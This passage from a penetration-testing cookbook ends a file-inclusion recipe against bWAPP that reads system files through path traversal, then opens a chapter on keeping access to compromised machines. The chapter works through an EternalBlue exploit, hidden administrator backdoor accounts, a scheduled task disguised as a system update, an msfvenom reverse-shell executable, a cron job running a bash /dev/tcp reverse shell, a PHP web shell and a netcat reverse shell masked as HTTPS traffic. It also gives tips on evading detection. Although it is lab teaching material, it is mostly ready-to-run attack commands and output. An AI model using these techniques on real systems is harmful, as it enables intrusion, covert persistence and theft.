
```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/
gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false
messagebus:x:108:119::/var/run/dbus:/bin/false
avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
polkituser:x:110:122:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/fa
bee:x:1000:1000:bee,,,:/home/bee:/bin/bash
```

Figure 12.59 – passwd file

11. Let's try and capture the group file:

```
curl -s -H "<YOUR COOKIE INFORMATION>" "http://192.168.92.7/bWAPP/
rlfi.php?language=../../etc/group&action=go"
```

12. Scroll through the output and you will see that we captured the group file.



```

Session Actions Edit View Help
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:bee
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:dovecot
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:bee
fax:x:21:
voice:x:22:
cdrom:x:24:bee
floppy:x:25:bee
tape:x:26:
sudo:x:27:
audio:x:29:pulse,bee
dip:x:30:bee
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:


```

Figure 12.60 – group file

13. Let's get some system information that may help us better attack the application:

```
curl -s -H "<YOUR COOKIE INFORMATION>" "http://192.168.92.7/bWAPP/
rlfi.php?language=../../../../../proc/version&action=go"
```

14. Scroll through the output and you will see that we captured some system information.



```

</select>
<button type="submit" name="action" value="go">Go</button>
</form>

Linux version 2.6.24-16-generic (bulld@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:23:42 UTC 2008
</div>
<div id="side">


```

Figure 12.61 – proc/version

15. Let's try getting a file that requires higher privileges:

```
curl -s -H "<YOUR COOKIE INFORMATION>" "http://192.168.92.7/bWAPP/rlfi.php?language=../../../../../proc/self/environ&action=go"
```

16. Unfortunately, access was denied due to a lack of permissions:

```


Warning: include(../../../../../proc/self/environ) [a href='function.include'>function.include]: failed to open stream: Permission denied in /var/www/bWAPP/rlfi.php on line 174

Warning: include() [a href='function.include'>function.include]: Failed opening ' ../../../../../proc/self/environ' for inclusion (include_path='.: /usr/share/php: /usr/share/pear') in /var/www/bWAPP/rlfi.php on line 174

```

Figure 12.62 – Access denied

17. You may now close Burp Suite and exit out of all terminal windows.

## How it works...

File inclusion vulnerabilities occur when a web application dynamically includes files based on user supply. By manipulating parameters, we were able to force the server to include and display files that were never intended to be accessed, including sensitive system files, application configurations, or even logs. By providing a known list of LFI payloads and supplying our session cookie, we were able to extract sensitive files and information. This collected information can help us identify attack vectors or other possible entry points that may be vulnerable to attack.

## See also

For more information on file inclusion, please take a look at this site: [https://owasp.org/www-community/attacks/Path\\_Traversal](https://owasp.org/www-community/attacks/Path_Traversal).

### Get This Book's PDF Version and Exclusive Extras

Scan the QR code (or go to [packtpub.com/unlock](https://packtpub.com/unlock)). Search for this book by name, confirm the edition, and then follow the steps on the page.

*Note: Keep your invoice handy. Purchases made directly from Packt don't require an invoice.*

UNLOCK NOW





# 13

## Persistence Pays: Securing Long-Term Access

In this chapter, you will explore the techniques and tools used to maintain long-term access to compromised systems. While gaining initial access is often the focus of many attacks, persistent access is what enables an intruder to extract value over time, evade detection, and survive system reboots or security interventions. Whether through creating hidden user accounts, planting malicious code that runs at startup, or establishing covert communication channels, persistence is a critical phase of the attack life cycle.

You will learn how to use system features to embed access. These techniques use standard administrative tasks but are executed with stealth in mind. You will also examine ways to communicate with compromised systems in ways that mimic normal traffic or encrypt payloads to hide from intrusion detection and prevention systems.

The following recipes will be covered in this chapter:

- Creating a backdoor in Windows
- Persisting Windows connectivity
- Creating a backdoor in Linux
- Persisting Linux connectivity
- Persisting connectivity through the web
- Masquerading communications with netcat
- Encrypting communications with Cryptcat



## Technical requirements

You will only need access to the Kali and Metasploitable machines for this chapter.

## Creating a backdoor in Windows

In this recipe, you'll learn how to create a persistent backdoor user on a Windows system using Metasploit. You will create an administrative account that will remain available even after the machine reboots or is removed. This backdoor account allows an attacker to regain access at any time without needing to re-exploit the system. This is a common tactic for maintaining persistent access.

## Getting ready

You will need the following to complete this recipe:

- The Kali Linux VM must be up and operational
- The Windows Metasploitable VM must be up and operational

## How to do it...

1. Open a terminal window in Kali Linux.
2. Start Metasploit as shown:

```
sudo msfdb run
```

3. Use the following to compromise your Windows VM, as also shown in the figure that follows:

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 192.168.92.5 (IP of Windows Target)
set LHOST 192.168.92.3 (IP Of Kali VM)
run
```

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.92.5
RHOST => 192.168.92.5
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.92.3
LHOST => 192.168.92.3
msf exploit(windows/smb/ms17_010_eternalblue) > run
```

Figure 13.1 – EternalBlue exploit

This will successfully exploit the Windows target VM and open a Meterpreter session:

```
[*] Meterpreter session 1 opened (192.168.92.3:4444 → 192.168.92.5:49282) at 2025-11-07
14:34:03 +0530
[+] 192.168.92.5:445 - =====
[+] 192.168.92.5:445 - =====--WIN=====
[+] 192.168.92.5:445 - =====
meterpreter > |
```

Figure 13.2 – Meterpreter session open

4. Let's create a new user in Windows, using the following code, that will allow us to gain access in the future, as shown in Figure 13.3:

```
getuid
execute -f cmd.exe -i -H -C
net user cassian password123! /add
net localgroup administrators cassian /add
```

```
kali@kali: ~
Session Actions Edit View Help
[+] 192.168.92.5:445 - =====

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > execute -f cmd.exe -i -H -C
Process 3416 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user cassian password123! /add
net user cassian password123! /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators cassian add
net localgroup administrators cassian add
The syntax of this command is:

NET LOCALGROUP
[groupname [/COMMENT:"text"]] [/DOMAIN]
 groupname {/ADD [/COMMENT:"text"] | /DELETE} [/DOMAIN]
 groupname name [...] {/ADD | /DELETE} [/DOMAIN]

C:\Windows\system32>net localgroup administrators cassian /add
net localgroup administrators cassian /add
The command completed successfully.
```

Figure 13.3 – Adding a user

**Tip**

It's important to add users based on the format of the system. As an example, we used a Star Wars character as opposed to a Star Trek character, as it would have stood out more. In reality, on a system where all the users' logins are first initial and last name, adding john or johndoe as opposed to jdoe would again have stood out.

5. Now, let's add persistence in case someone discovers and deletes our backdoor user, as shown in the figure that follows:

```
schtasks /create /tn "SystemUpdate" /tr "cmd /c net user cassian password123!" /sc onstart /ru System
```

```
C:\Windows\system32>schtasks /create /tn "SystemUpdate" /tr "cmd /c net user cassian password123!" /sc onstart /ru System
SUCCESS: The scheduled task "SystemUpdate" has successfully been created.
C:\Windows\system32>
```

Figure 13.4 – Windows user persistence

**Tip**

Here, we named our scheduled task SystemUpdate as a method to hide it if someone were to look at the scheduled task list.

6. We can now exit the Meterpreter session and exit the terminal window.

## How it works...

First, we gained initial access to a Windows system; then, we created a new user and added them to the local administrators group. By adding the user to the administrators group, the attacker ensures that this account has full control over the system. The attacker can then log in via RDP, SMB, or any other enabled service to regain access without raising red flags.

## See also

There is more information available regarding this attack on the following website: <https://attack.mitre.org/techniques/T1136/001/>.

## Persisting Windows connectivity

In this recipe, you'll learn how to persistently maintain remote access to a compromised Windows system by deploying a reverse shell and configuring it to automatically reconnect on system startup. This allows an attacker to regain access without needing to re-exploit the system after a reboot, crash, or session timeout.

### Getting ready


You will need the following to complete this recipe:

- The Kali Linux VM must be up and operational
- The Windows Metasploitable VM must be up and operational

### How to do it...

1. Open a terminal window in Kali Linux.
2. Let's create a payload to use for persistence, as shown here and in the figure that follows:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.92.3
LPORT=5552 -f exe -o bd.exe
```



```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.92.3 LPORT=5552 -f exe
-o bd.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: bd.exe
```

Figure 13.5 – The msfvenom backdoor

3. Start Metasploit

```
sudo msfdb run
```

4. Let's compromise our Windows VM, as shown here and in the figure that follows:

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 192.168.92.5 (IP of Windows Target)
set LHOST 192.168.92.3 (IP Of Kali VM)
run
```

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.92.5
RHOST => 192.168.92.5
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.92.3
LHOST => 192.168.92.3
msf exploit(windows/smb/ms17_010_eternalblue) > run
```

Figure 13.6 – EternalBlue exploit to compromise Windows VM

This will successfully exploit the Windows target VM and open a Meterpreter session.

- Now, let's upload the exploit and add a Windows task to the Task Manager for our Windows VM:

```
upload bd.exe c:\\windows\\temp\\bd.exe
schtasks /create /tn "AntiVirusUpdate" /tr "c:\\windows\\temp\\bd.exe"
/sc onstart /ru SYSTEM
```

- You can now exit the existing session:

```
exit
```

- Let's create a new listener, as shown here and in the figure that follows:

```
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.92.3
set LPORT 5552
run
```

```
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.92.5 - Meterpreter session 1 closed. Reason: User exit
msf exploit(windows/smb/ms17_010_eternalblue) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.92.3
LHOST => 192.168.92.3
msf exploit(multi/handler) > set LPORT 5552
LPORT => 5552
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.92.3:5552
```

Figure 13.7 – The msf session listener

- Now, just reboot your Windows VM and wait.

**Tip**

One way to get a system to reboot is to cause the system to crash. There are times when you may not be able to gain access and may need to force the system to crash.

9. Once the Windows target reboots, if the listener is running, you will have a Meterpreter shell:

```
LPORT => 5552
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.92.3:5552
[*] Sending stage (230982 bytes) to 192.168.92.5
[*] Meterpreter session 2 opened (192.168.92.3:5552 -> 192.168.92.5:49155) at 2025-11-07
14:48:32 +0530
meterpreter > █
```

Figure 13.8 – Windows sessions created

10. Go ahead and check your authority, as shown here and in the figure that follows:

```
getuid
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Figure 13.9 – getuid

11. You can now exit the session and the terminal window.

## How it works...

This technique leverages the Windows Task Manager to ensure the reverse shell payload is automatically executed after every system startup. By creating a scheduled task with the `/sc onstart` and `/ru SYSTEM` options, the payload runs as soon as the machine boots. The windows target then connects back to a listener on the Kali machine, establishing a Meterpreter session. Because the shell runs under the SYSTEM account, it has maximum privileges. This method is effective and difficult to detect unless active auditing of the scheduled tasks is occurring.

## See also

More information on scheduled tasks can be found at <https://attack.mitre.org/techniques/T1053/005/> and <https://www.securityblue.team/blog/posts/persistence-mechanisms-windows-scheduled-tasks>.

## Creating a backdoor in Linux

In this recipe, you'll learn how to create a persistent backdoor on a Linux system by adding a new user with root-level privileges. You will create a new user, elevate their privileges, and ensure that they can be used later to regain control of the system without needing to re-exploit it. This is one of the simplest and most direct ways to ensure long-term access to a compromised Linux machine.

## Getting ready

You will need the following to complete this recipe:

- The Kali Linux VM must be up and operational
- The Ubuntu Metasploitable VM must be up and operational

## How to do it...

1. Open a terminal window in Kali.
2. Start Metasploitable:

```
sudo msfdb run
```

3. Let's gain access to our Linux machine:

```
use auxiliary/scanner/ssh/ssh_login
set RHOST 192.168.92.4 (Target Ubuntu Machine)
set USERNAME vagrant
set PASSWORD vagrant
run
```



### Tip

In this recipe, we are not worried about the process of initial exploitation of the target, as we have learned how to do that in prior chapters. Therefore, we are using a standard ssh connection for initial connectivity.

- Let's see what session was created and connect to it, as shown in the following code and figure:

```
sessions
sessions -i 2 (use whatever session number is connected)

msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions

 Id Name Type Information Connection
 -- --- ---
 1 shell linux SSH root @ 192.168.92.3:33571 → 192.168.92.4:22 (192.168.92.4)

msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
```

Figure 13.10 – Session connected

- Let's get a system shell and check who we are, as shown in the following code and figure:

```
shell
whoami

msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
ubuntu_hash VBoxGuestAdditions.iso
vagrant@metasploitable3-ub1404:~$ whoami
vagrant
vagrant@metasploitable3-ub1404:~$
```


Figure 13.11 – whoami

- Let's add a user to the Linux system that we can use in the future:

```
sudo adduser cassian
```



Enter a username and password of password123!, and leave the rest of the options blank. When you are asked whether the information is correct, type y:



```

kali@kali: ~
Session Actions Edit View Help
ubuntu_hash VBoxGuestAdditions.iso
vagrant@metasploitable3-ub1404:~$ whoami
whoami
vagrant
vagrant@metasploitable3-ub1404:~$ sudo adduser cassian
sudo adduser cassian
Adding user `cassian' ...
Adding new group `cassian' (1000) ...
Adding new user `cassian' (1000) with group `cassian' ...
Creating home directory `/home/cassian' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: password123!

Retype new UNIX password: password123!

passwd: password updated successfully
Changing the user information for cassian
Enter the new value, or press ENTER for the default
 Full Name []:

 Room Number []:

 Work Phone []:

 Home Phone []:

 Other []:

Is the information correct? [Y/n] Y
Y
vagrant@metasploitable3-ub1404:~$

```

Figure 13.12 – Linux adduser

7. Let's make sure our user has root-level access, as shown in the following code and figure:

```

sudo usermod -aG sudo cassian
id cassian

vagrant@metasploitable3-ub1404:~$ sudo usermod -aG sudo cassian
sudo usermod -aG sudo cassian
vagrant@metasploitable3-ub1404:~$ id cassian
id cassian
uid=1000(cassian) gid=1000(cassian) groups=1000(cassian),27(sudo)
vagrant@metasploitable3-ub1404:~$

```

Figure 13.13 – sudo group

8. You can now exit Metasploit and close the terminal window.

## How it works...

Once a shell is obtained on a Linux system, the attacker can use native system commands to create a new user account and assign it to the sudo or root group. This grants the new account full administrative privileges, allowing it to execute any command or regain access at will. Because the account is managed through the system's own authentication mechanisms, it doesn't rely on malware or external implants, making it highly persistent and stealthy. If desired, the attacker can further enhance persistence by disguising the account name or adding a cron job or script that re-adds the user if deleted.

## See also

For more information on local accounts, check out this site: <https://attack.mitre.org/techniques/T1136/001/>.

## Persisting Linux connectivity

In this recipe, you'll learn how to maintain persistent connectivity to a compromised Linux system by installing a reverse shell script and scheduling it to run every minute using a cron job. This ensures that we can access the system even after a reboot or session timeout.

## Getting ready

You will need the following to complete this recipe:

- The Kali Linux VM must be up and operational
- The Ubuntu Metasploitable VM must be up and operational

## How to do it...

1. Open a terminal window in Kali.
2. Start Metasploit using the following:

```
sudo msfdb run
```

3. Let's gain access to our Linux machine:

```
use auxiliary/scanner/ssh/ssh_login
set RHOST 192.168.92.4 (Target Ubuntu Machine)
set USERNAME vagrant
set PASSWORD vagrant
run
```

4. Let's see what we have for sessions and connect to the proper one:

```
sessions
sessions -i 2 (use whatever session number is connected)
```

5. Let's get a system shell and create our backdoor shell script using the following:

```
shell
echo '#!/bin/bash' > /tmp/.bd.sh
echo "bash -i >& /dev/tcp/192.168.92.3/5551 0>&1" >> /tmp/.bd.sh
chmod +x /tmp/.bd.sh
```

6. We need to elevate ourselves to superuser and edit the crontab file, as shown in the following code and figure:

```
sudo su
echo "* * * * * root /tmp/.bd.sh" >> /etc/crontab
```

```
vagrant@metasploitable3-ub1404:~$ sudo su
sudo su
root@metasploitable3-ub1404:/home/vagrant# echo "* * * * * root /tmp/.bd.sh" >> /etc/crontab
<:/home/vagrant# echo "* * * * * root /tmp/.bd.sh" >> /etc/crontab
root@metasploitable3-ub1404:/home/vagrant#
```

Figure 13.14 – Adding crontab

7. You can now exit Metasploit, but leave the terminal window open.
8. Let's create a listener with netcat (nc) that our compromised system will connect to, as shown in the following code and figure:

```
nc -lvnp 5551
```

```
(kali㉿kali)-[~]
└─$ nc -lvnp 5551
listening on [any] 5551 ...
└─
```

Figure 13.15 – The netcat listener

9. Now, we just have to wait for a connection, and within a minute, we have one:

```
(kali㉿kali)-[~]
$ nc -lvnp 5551
listening on [any] 5551 ...
connect to [192.168.92.3] from (UNKNOWN) [192.168.92.4] 51625
root@metasploitable3-ub1404:/home/vagrant#
```

Figure 13.16 – The netcat connection

10. Confirm that you are logged in as root, as shown in the following code and figure:

```
whoami
```

```
(kali㉿kali)-[~]
$ nc -lvnp 5551
listening on [any] 5551 ...
connect to [192.168.92.3] from (UNKNOWN) [192.168.92.4] 51625
root@metasploitable3-ub1404:/home/vagrant# whoami
whoami
root
root@metasploitable3-ub1404:/home/vagrant#
```

Figure 13.17 – Login confirmation

11. You may now close the terminal window that is running netcat.

## How it works...

In this technique, a reverse shell script is created on the target, and a root-level cron job is configured to call it every minute. When triggered, the script initiates a reverse connection back to our Kali machine. Because cron operates in the background, it provides a simple and effective method for persistent access.

## See also

You can read more about persistence through scheduled tasks at <https://attack.mitre.org/techniques/T1053/003/>.

## Persisting connectivity through the web

In this recipe, you will learn how to persist access to a compromised Linux web server by planting a PHP web shell. This will allow us to trigger a reverse shell connection to the Kali machine anytime, simply by visiting a specific URL. This technique is particularly useful when the attacker has limited shell access but has discovered a writable web directory. It's simple to maintain access without needing to re-exploit the system using this technique.

### Getting ready

You will need the following to complete this recipe:

- The Kali Linux VM must be up and operational
- The Ubuntu Metasploitable VM must be up and operational

### How to do it...

1. Open a terminal window in Kali.
2. Let's create a php script we can run on the remote machine to regain access to the compromised system:

```
nano bdweb2.php
```

```
<?php
exec("/bin/bash -c 'bash -I >& /dev/tcp/192.168.56.106/5553 0>&1'");
?>
```

Use *Ctrl* + *X* to exit and type *Y* to save:

A screenshot of the nano text editor interface. The title bar shows 'Session Actions Edit View Help'. The status bar at the bottom indicates 'GNU nano 8.6'. The main editing area contains the PHP code: <?php, exec("/bin/bash -c 'bash -I >& /dev/tcp/192.168.92.3/5553 0>&1'");, and ?>. The cursor is positioned at the end of the second line.

```
GNU nano 8.6
<?php
exec("/bin/bash -c 'bash -I >& /dev/tcp/192.168.92.3/5553 0>&1'");
?>
```

Figure 13.18 – nano bdweb2.php

3. Start Metasploit:

```
sudo msfdb run
```

4. Let's gain access to our Linux machine:

```
use auxiliary/scanner/ssh/ssh_login
set RHOST 192.168.92.4 (Target Ubuntu Machine)
set USERNAME vagrant
set PASSWORD vagrant
run
```

5. Let's see what we have for sessions and connect to the proper one:

```
sessions
sessions -i 2 (use whatever session number is connected)
```

6. Let's get a system shell and upload our exploit script file, as shown in the following code and figure:

```
upload bdweb2.php /var/www/uploads/bdweb2.php
```

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

upload bdweb2.php /var/www/uploads/bdweb2.php
[-] Error occurred while uploading <bdweb2.php> to </var/www/uploads/bdweb2.php>
h file or directory @ rb_sysopen - bdweb2.php
upload bdweb2.php /var/www/uploads/bdweb2.php
[*] Max line length is 65537
[*] Writing 88 bytes in 1 chunks of 302 bytes (octal-encoded), using printf
[+] File </var/www/uploads/bdweb2.php> upload finished
```

Figure 13.19 – Uploading bdweb2.php

7. You can now exit Metasploit, but leave the terminal window open.
8. Start your listener with netcat:

```
nc -lvnp 5553
```

9. Now, let's trigger the exploit. Open Firefox and navigate to <http://192.168.92.4/uploads/bdweb2.php>:




Figure 13.20 – Firefox

10. We now have an open session where we can interact, as shown in the following code and figure:

```
cd /
ls

(kali㉿kali)-[~]
$ nc -lvnp 5553
listening on [any] 5553 ...
connect to [192.168.92.3] from (UNKNOWN) [192.168.92.4] 52854
cd/
bash: line 1: cd/: No such file or directory
ls
bdweb2.php
cd /
ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
node_modules
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Figure 13.21 – New session opened

11. You can now close the terminal window.

## How it works...

Web-based backdoors are scripts (typically written in PHP, ASPX, or JSP) that are placed in a directory served by a web server, allowing remote command execution when triggered via a web request. We uploaded a PHP script to a writable directory on the target machine. We can then visit the URL of that file, and the PHP code executes. This then opens a reverse shell back to our netcat listener. This method provides a low-profile way to maintain access over time.

## See also

Additional Information about web shells and this recipe can be found at <https://attack.mitre.org/techniques/T1505/003/> and [https://owasp.org/www-community/vulnerabilities/Unrestricted\\_File\\_Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload).

## Masquerading communications with netcat

In this recipe, you'll learn how to establish a covert reverse shell from a compromised system by masquerading it as legitimate HTTPS traffic. Using netcat, we will initiate a reverse shell connection from the victim machine to the attacker's Kali system over TCP port 443. This port is typically used for secure web traffic and is rarely blocked by firewalls. This method allows an attacker to blend in with normal network activity while maintaining access to the target system, all without needing any specialized or third-party tunneling tools.

## Getting ready

You will need the following to complete this recipe:

- The Kali Linux VM must be up and operational
- The Ubuntu Metasploitable VM can be moved to the bridged network (optional)
- The Ubuntu Metasploitable VM must be up and operational

## How to do it...

1. From Kali, open two terminal windows and position them side by side:




Figure 13.22 – Side-by-side terminal windows

2. In the left terminal window, start the listener:

```
nc -lvp 443
```



3. In the right terminal window, access the Metasploitable 3 VM and start the reverse shell:

```
ssh vagrant@172.31.51.104 (Your Metasploitable IP)
```

4. Start the reverse shell (substitute 172.31.51.68 with your Kali IP address):

```
rm -f /tmp/rs; mkfifo /tmp/rs; nc 172.31.51.68 443 0</tmp/rs | /bin/
bash >/tmp/rs 2>&1
```

#### Tip



To put this in the background, you can add & at the end of the command, which will automatically send it to the background:

```
rm -f /tmp/rs; mkfifo /tmp/rs; nc 172.31.51.68 443 0</
tmp/rs | /bin/bash >/tmp/rs 2>&1 &
```

